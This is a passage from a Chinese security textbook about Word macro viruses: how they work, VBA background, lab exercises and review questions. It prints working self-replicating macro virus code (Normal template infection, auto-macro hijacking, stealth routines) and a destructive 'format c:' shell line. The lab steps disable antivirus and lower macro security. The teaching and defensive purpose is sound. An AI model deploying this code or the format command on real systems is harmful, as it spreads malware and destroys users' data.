一旦宏病毒侵入 Word 系统，它就会替代原有的正常宏(如 FileOpen、FileSave、FileSaveAs 和 FilePrint 等)并通过它们所关联的文件操作功能获取对文件交换的控制。当某项功能被调用时，相应的宏病毒就会篡夺控制权，实施病毒所定义的非法操作(包括传染操作及破坏操作等)。宏病毒在感染一个文档时，首先要把文档转换成模板格式，然后把所有宏病毒(包括自动宏)复制到该文档中。被转换成模板格式后的染毒文件无法转存为任何其他格式。含有自动宏的宏病毒染毒文档当被其他计算机的 Word 系统打开时，便会自动感染该计算机，如图 3-19 所示。



图 3-19　Word 宏病毒的感染过程

几乎所有已知的宏病毒都沿用了相同的作用机制。Word 宏病毒几乎是唯一可跨越不同硬件平台而生存、传染和流行的一类病毒。如果说宏病毒还有什么局限性的话，那就是这些病毒必须依赖某个可受其感染的系统(如 Word、Excel)。没有这些特定的系统，这些宏病

毒便成了无水之鱼。由于Word允许对宏本身进行加密操作,因此有许多宏病毒是经过加密处理的,不经过特殊处理是无法进行编辑或观察的,这也是很多宏病毒无法手工杀除的主要原因。

2. Word宏语言

直到20世纪90年代早期,使应用程序自动化还是充满挑战性的领域。对每个需要自动化的应用程序,人们都不得不学习一种不同的自动化语言。例如,可以用Excel的宏语言来使Excel自动化,使用BASIC使Word自动化等。微软决定让它开发出来的应用程序共享一种通用的自动化语言,这种语言就是Visual Basic for Applications(VBA)。

作为Visual Basic家族的一部分,VBA于1993年在Excel中首次发布,并且集成到微软的很多应用程序中。Office 97及其高版本应用程序使用VBA作为它们的宏语言和编程语言。现在,超过80个不同的软件厂商使用VBA作为他们的宏语言,包括Visio、AutoCAD和Great Plains Accounting。VBA允许编程者和终端用户使用开放软件(多数是Office程序)并且定制应用程序。今天,VBA是宏病毒制作者用来感染Office文档的首选编程语言。表3-3列出了不同的微软Office程序中使用的宏语言版本。

表3-3 Office程序和它们所使用的宏语言

Office程序版本	宏 语 言
Word 6.x, 7.x	BASIC
Excel 5.x, 7.x	VBA 3.0
Office 97, Word 8.0, Excel 6.0\8.0, Project 98, Access 8.0	VBA 5.0
Office 2K, Outlook 2K, FrontPage 2K	VBA 6.0
Office XP, Outlook 2002, Word 2002, Access 2002, FrontPage 2002	VBA 6.3
Office 2010	VBA 7.0

读者可以认为VBA是非常流行的应用程序开发语言Visual Basic(VB)的子集。但实际上VBA是“寄生于”VB应用程序的版本。VBA和VB的区别包括如下几个方面。

(1) VB是设计用于创建标准的应用程序,而VBA是使已有的应用程序自动化。

(2) VB具有自己的开发环境,而VBA必须寄生于已有的应用程序。

(3) 要运行VB开发的应用程序,用户不必安装VB,因为VB开发出的应用程序是可执行文件(*.exe),而VBA开发的程序必须依赖于它的母体应用程序(如Word等)。

尽管VBA和VB存在这些不同,但是,它们在结构上仍然十分相似。事实上,如果你已经了解了VB,会发现学习VBA非常快。相应地,学完VBA会给学习VB打下坚实的基础。如果读者已经学会在Excel中用VBA创建解决方案后,也就具备了在Word、Access、Outlook、PowerPoint等Office程序中用VBA创建解决方案的大部分知识。VBA的一个关键特征是所学的知识在微软的一些产品中可以相互转化。

更确切地讲,VBA是一种自动化语言,它可以使常用的程序自动化,并且能够创建自定义的解决方案。

使用VBA可以实现如下功能。

(1) 使重复的任务自动化。

(2) 自定义 Word 工具栏、菜单和界面。

(3) 简化模板的使用。

(4) 自定义 Word,使其成为开发平台。

3. 宏病毒关键技术

接下来的一部分内容简单介绍宏病毒中常用的代码段。理解这些程序,有助于分析现有宏病毒源代码,也有助于读者制作实验型宏病毒。

1) 宏指令的复制技术

正如本书第 2 章所介绍的一样,判断一个系统是否能产生恶意代码的必要条件是“复制技术”。也就是说,如果宏指令不能实现自我复制,黑客们就不可能制造出基于“宏指令”的恶意代码。但是,聪明的 hacker 实现了宏指令的自我复制。

实现自我复制的代码如下。

```
'Micro - Virus
Sub Document_Open()
On Error Resume Next
Application.DisplayStatusBar = False
Options.SaveNormalPrompt = False
Ourcode = ThisDocument.VBProject.VBComponents(1).CodeModule.Lines(1, 100)
Set Host = NormalTemplate.VBProject.VBComponents(1).CodeModule
If ThisDocument = NormalTemplate Then
    Set Host = ActiveDocument.VBProject.VBComponents(1).CodeModule
End If
With Host
    If .Lines(1.1) <> "'Micro - Virus" Then
        .DeleteLines 1, .CountOfLines
        .InsertLines 1, Ourcode
    .ReplaceLine 2, "Sub Document_Close()"
    If ThisDocument = nomaltemplate Then
        .ReplaceLine 2, "Sub Document_Open()"
          ActiveDocument.SaveAs ActiveDocument.FullName
        End If
    End If
End With
MsgBox "MicroVirus by Content Security Lab"
End Sub
```

2) 自动执行的示例代码

```
Sub MAIN
    On Error Goto Abort
    iMacroCount = CountMacros(0, 0)
    //检查是否感染该文档文件
    For i = 1 To iMacroCount
    If MacroName$(i, 0, 0) = "PayLoad" Then
    bInstalled = - 1
    //检查正常的宏
    End If
```

```
    If MacroName$(i, 0, 0) = "FileSaveAs" Then
    bTooMuchTrouble = - 1
    //但如果 FILESAVEAS 宏存在那么传染比较困难
    End If
    Next i
    If Not bInstalled And Not bTooMuchTrouble Then
    //加入 FileSaveAs 并复制到 AutoExec and FileSaveAs.
    //有效代码不检查是否感染
    //把代码加密使其不可读
    iWW6IInstance = Val(GetDocumentVar$("WW6Infector"))
    sMe$ = FileName$()
    Macro$ = sMe$ + ":PayLoad"
    MacroCopy Macro$, "Global:PayLoad", 1
    Macro$ = sMe$ + ":FileOpen"
    MacroCopy Macro$, "Global:FileOpen", 1
    Macro$ = sMe$ + ":FileSaveAs"
    MacroCopy Macro$, "Global:FileSaveAs", 1
    Macro$ = sMe$ + ":AutoExec"
    MacroCopy Macro$, "Global:AutoExec", 1
    SetProfileString "WW6I", Str$(iWW6IInstance + 1)
    End If
    Abort:
    End Sub
```

3) SaveAs 程序

SaveAs 是一个当使用 FILE/SAVE AS 功能时,复制宏病毒到活动文本的程序。它使用了许多类似于 AutoExec 程序的技巧。尽管示例代码短小,但足以制作一个小巧的宏病毒。

```
Sub MAIN
    Dim dlg As FileSaveAs
    GetCurValues dlg
    Dialog dlg
    If (Dlg.Format = 0) Or (dlg.Format = 1) Then
    MacroCopy "FileSaveAs", WindowName$() + ":FileSaveAs"
    MacroCopy "FileSave ", WindowName$() + ":FileSave"
    MacroCopy "PayLoad", WindowName$() + ":PayLoad"
    MacroCopy "FileOpen", WindowName$() + ":FileOpen"
    Dlg.Format = 1
    End If
    FileDaveAs dlg
    End Sub
```

4) 特殊代码

还有些方法可以用来隐藏和使你的宏病毒更有趣。当有些人使用 TOOLS/MICRO 菜单观察宏时,该代码可以达到掩饰病毒的目的。

```
Sub MAIN
    On Error Goto ErrorRoutine
    OldName$ = NomFichier$()
    If macros.bDebug Then
    MsgBox "start ToolsMacro"
    Dim dlg As OutilsMacro
    If macros.bDebug Then MsgBox "1"
    GetCurValues dlg
    If macros.bDebug Then MsgBox "2"
    On Error Goto Skip
    Dialog dlg
    OutilsMacro dlg
    Skip:
    On Error Goto ErrorRoutine
    End If
    REM enable automacros
    DisableAutoMacros 0
    macros.SaveToGlobal(OldName$)
    macros.objective
    Goto Done
    ErrorRoutine:
    On Error Goto Done
    If macros.bDebug Then
    MsgBox "error " + Str$(Err) + " occurred"
    End If
    Done:
    End Sub
```

当然读者也可做一些子程序，并在子程序中实现对系统功能的调用。著名的 NUCLEAR 宏病毒尝试编译外部病毒或者一些木马程序，进一步增加破坏功能。当打开文件时，实现格式化硬盘子程序包括关键语句。

```
sCmd$ = "echo y|format c: /u"
Shell Environment$ ("COMSPEC") + "/c" + sCmd$, 0
```

警告　禁止在工作的计算机上练习该语句，因为可能会造成重大损失。

4. 宏病毒的共性

(1) 宏病毒会感染文档文件和模板文件。被宏病毒感染的文档属性必然会被改为模板而不再是文档，而用户在执行另存文档操作时，就无法将该文档转换为任何其他方式，只能用模板方式存盘。

(2) 打开时激活，通过 Normal 模板传播。宏病毒的传染通常是在 Word 打开一个带宏病毒的文档或模板时被激活。接着，它将自身复制至 Word 的通用(Normal)模板中，在随后的打开或关闭文件操作时宏病毒就会把病毒从 Normal 模板复制到该文件中。

(3) 通过 AutoOpen、AutoClose、AutoNew 和 AutoExit 等自动宏获得控制权。大多数宏病毒中含有 AutoOpen、AutoClose、AutoNew 和 AutoExit 等自动宏。只有这样,宏病毒才能获得文档(模板)操作控制权。有些宏病毒还通过 FileNew、FileOpen、FileSave、FileSaveAs 以及 FileExit 等宏来控制文件的操作。

(4) 宏病毒中必然含有对文档读写操作的宏指令。宏病毒的传播过程必然要对文档进行读写操作,以把病毒本身的宏命令插入宿主文档中,因此,病毒宏中都含有对文档的读写宏指令。

5. 宏复制实验

该实验基于"宏指令的复制技术"代码,详细的实验步骤如下。

【实验目的】

(1) 演示宏的编写。

(2) 说明宏的原理及其安全漏洞和缺陷。

(3) 理解宏病毒的作用机制。

【实验环境】

(1) Windows 系列操作系统。

(2) Word 2003 应用程序。

【实验步骤】

(1) 软件设置:关闭杀毒软件的自动防护功能。

(2) 打开 Word 2003,在"工具"→"宏"→"安全性"中,将安全级别设置为低,在可靠发行商选项卡中,选择信任任何所有安装的加载项和模板,选择信任 visual basic 项目的访问。

(3) 自我复制功能演示。打开一个 Word 文档,然后按 Alt+F11 组合键调用宏编写窗口("工具"→"宏"→Visual Basic→"宏编辑器"),在左侧的 Project→"Microsoft Word 对象"→ThisDocument 中输入源代码(参见源代码一或者从下载文件中复制,位置为:本书配套素材目录\ Experiment\macro\macro_1.txt),保存。此时当前 Word 文档就含有宏病毒,只要下次打开这个 Word 文档,就会执行以上代码,并将自身复制到 Normal.dot(Word 文档的公共模板)和当前文档的 This Document 中,同时改变函数名(模板中为 Document_Close,当前文档为 Document_Open)。此时所有的 Word 文档打开和关闭时,都将运行以上的病毒代码,可以加入适当的恶意代码,影响 Word 的正常使用,本例中只是简单地弹出一个提示框。

(4) 清除宏病毒。对每一个受感染的 Word 文档进行如下操作。

打开受感染的 Word 文档,进入宏编辑环境(Alt+F11),打开 Normal→Microsoft Word 对象→This Document,清除其中的病毒代码(只要删除所有内容即可)。

然后打开 Project→Microsoft Word→This Document,清除其中的病毒代码。

实际上,模板的病毒代码只要在处理最后一个受感染文件时清除即可,然而清除模板病毒后,如果重新打开其他已感染文件,模板将再次被感染,因此为了保证病毒被清除,可以查看每一个受感染文档的模板,如果存在病毒代码,就进行一次清除。

3.5 综合实验

综合实验一：32 位文件型病毒实验

本实验是根据 3.3.2 节的文件型病毒编制技术设计的原型病毒。之所以设计成原型病毒，是因为考虑到信息安全课程的特殊性。学习病毒原理的目的是为了更好地防治病毒，而不是教读者编写能运行于实际环境的病毒。

【实验目的】

(1) 了解文件型病毒的基本制作原理。

(2) 了解病毒的感染、破坏机制，进一步认识病毒程序。

(3) 掌握文件型病毒的特征和内在机制。

【实验环境】

Windows 2000、Windows 9x、Windows NT 和 Windows XP。

【实验步骤】

文件位置：本书配套素材目录\Experiment\win32virus。目录中的 virus.rar 包中包括 Virus.exe(编译的病毒程序)、软件使用说明书.doc(请仔细阅读)、源代码详解.doc(对代码部分加入了部分注释)以及 pll.asm(程序源代码)。Example.rar 包中选择的是一个常用程序(ebookedit)安装后的安装目录下的程序，用于测试病毒程序。

预备步骤：将 example.rar 解压缩到某个目录，如 D:\virus\example。解压完毕后，应该在该目录下有 Buttons 目录、ebookcode.exe、ebookedit.exe、ebrand-it.exe 以及 keymaker.exe 等程序，然后把 virus.rar 包解压后的 Virus.exe 复制到该目录中。

实验内容：通过运行病毒程序观看各步的提示以了解病毒的内在机制。详细的演示步骤参见教学 PPT。

【实验注意事项】

(1) 本病毒程序用于实验目的，请妥善使用。

(2) 在测试病毒程序前，请先关闭杀毒软件的自动防护功能或直接关闭杀毒软件。

(3) 本程序是在开发时面向实验演示用的，侧重于演示和说明病毒的内在原理，破坏功能有限；而目前流行的病毒破坏方式比较严重，而且发作方式非常隐蔽，千万不要对其他病毒程序采用本例的方式来进行直接运行测试。

(4) 测试完毕后，请注意病毒程序的清除，以免误操作破坏计算机上的其他程序。

综合实验二：类 TaiWan No.1 病毒实验

【实验目的】

(1) 演示宏的编写。

(2) 说明宏的原理及其安全漏洞和缺陷。

(3) 理解宏病毒的作用机制。

【实验环境】

(1) Windows 系列操作系统。

(2) Word 2003 应用程序。

【实验步骤】

(1) 软件设置：关闭杀毒软件的自动防护功能。

(2) 打开 Word 2003，在“工具”→“宏”→“安全性”中，将安全级别设置为低，在可靠发行商选项卡中，选择信任任何所有安装的加载项和模板，选择信任 visual basic 项目的访问。

(3) 类台湾1号病毒。代码位置为本书配套素材目录：\ Experiment\macro\macro_2. txt。

该病毒的效果为，当打开被感染的 Word 文档时，首先进行自我复制，感染 Word 模板，然后检查日期，判断是否为1日(即在每月的1日会发作)，然后弹出一个对话框，要求用户进行一次心算游戏，这里只用四个小于10的数相乘，如果计算正确，那么就会新建一个文档，出现如下字幕：“何谓宏病毒，答案：我就是……；如何预防宏病毒，答案：不要看我……”如果计算错误，新建20个写有“宏病毒”字样的 Word 文档，然后再一次进行心算游戏，共进行3次，然后跳出程序。关闭文档的时候也会执行同样的询问。

(4) 清除宏病毒。对每一个受感染的 Word 文档进行如下操作。

打开受感染的 Word 文档，进入宏编辑环境(Alt＋F11)，打开 Normal→Microsoft Word 对象→This Document，清除其中的病毒代码(只要删除所有内容即可)。

然后打开 Project→Microsoft Word→This Document，清除其中的病毒代码。

实际上，模板的病毒代码只要在处理最后一个受感染文件时清除即可，然而清除模板病毒后，如果重新打开其他已感染文件，模板将再次被感染，因此为了保证病毒被清除，可以查看每一个受感染文档的模板，如果存在病毒代码，就进行一次清除。

3.6 习　　题

一、填空题

1. 在 DOS 操作系统时代，计算机病毒可以分成_____和_____两大类。

2. Word 宏病毒是一些制作病毒的专业人员利用 Microsoft Word 的开放性专门制作的一个或多个具有病毒特点的宏的集合，这种宏病毒的集合影响到计算机的使用，并能通过_____及_____进行自我复制及传播。

二、选择题

1. 在 Windows 32 位操作系统中，其 EXE 文件中的特殊标识为(　　)。

A. MZ　　B. PE　　C. NE　　D. LE

2. 能够感染 EXE 文件和 COM 文件的病毒属于(　　)。

A. 网络型病毒　　B. 蠕虫型病毒

C. 文件型病毒　　D. 系统引导型病毒

3. 第一个真正意义的宏病毒起源于(　　)应用程序。

A. Word　　B. Lotus 1-2-3　　C. Excel　　D. PowerPoint

三、思考题

1. 通过程序语言直接操控计算机底层硬件是计算机病毒创作者所不断追求的。讨论一下，在 DOS、Windows 9x 系列和 Windows NT 系列系统下如何操作底层硬件设备。

2. 在 32 位 Windows 系统下，编制一个原理型的计算机病毒最基本的步骤有哪些？
3. 作为一类曾经非常流行的病毒，论述宏病毒的特点。
4. 根据宏病毒的特征，试探讨宏病毒的存在环境。

四、实操题

1. 在现有操作系统上安装虚拟机软件，并在虚拟机中安装 DOS 7.1 操作系统。
2. 学习并实践引导型病毒原理。
3. 学习并实践 COM 文件型病毒原理。
4. 编译并运行 PE 文件格式查看程序，完成该实验。
5. 上机实践 32 位文件型病毒实验。
6. 在 Word 2003 环境下，用宏代码实现宏命令的自我复制功能。
7. 掌握并实验类台湾 1 号宏病毒。